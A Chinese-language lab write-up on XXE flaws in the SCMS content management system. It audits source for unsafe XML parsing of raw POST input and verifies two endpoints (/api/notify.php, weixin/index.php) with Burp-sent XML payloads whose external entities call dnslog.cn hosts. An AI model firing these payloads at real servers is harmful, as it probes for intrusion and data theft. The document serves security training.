xxe漏洞之scms靶场漏洞

xxe-scms
- 代码审核
(1)全局搜索simplexml_load_string
simplexml_load_string--将XML字符串解释为对象

(2)查看源代码
ID=1

$GLOBALS['HTTP_RAW_POST_DATA']就相当于file_get_contents("php://input");
因此这里就存在xxe漏洞
ID=6

这里也出现了file_get_contents("php://input");
因此也存在xxe漏洞
2.验证xxe漏洞
(1)/api/notify.php
找到漏洞点位置
www.scms.com/api/notify.php
用burp抓包输入代码得到


将get改为post
输入
<?xml version = "1.0" encoding="UTF-8"?>
<!DOCTYPE ANY [
<!ENTITY xxe SYSTEM "http://gao.xkgyim.dnslog.cn">
]>
<x>&xxe;</x>
打开dnslog

成功写入证明漏洞验证成功

(2)weixin/index.php
与上述同理先访问漏洞点
www.scms.com/weixin/index.php
再用burp抓包
将get改为post
输入
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE root[
<!ENTITY name SYSTEM "http://gao.uqli55.dnslog.cn">]>
<root>
<username>&name;</username>
</root>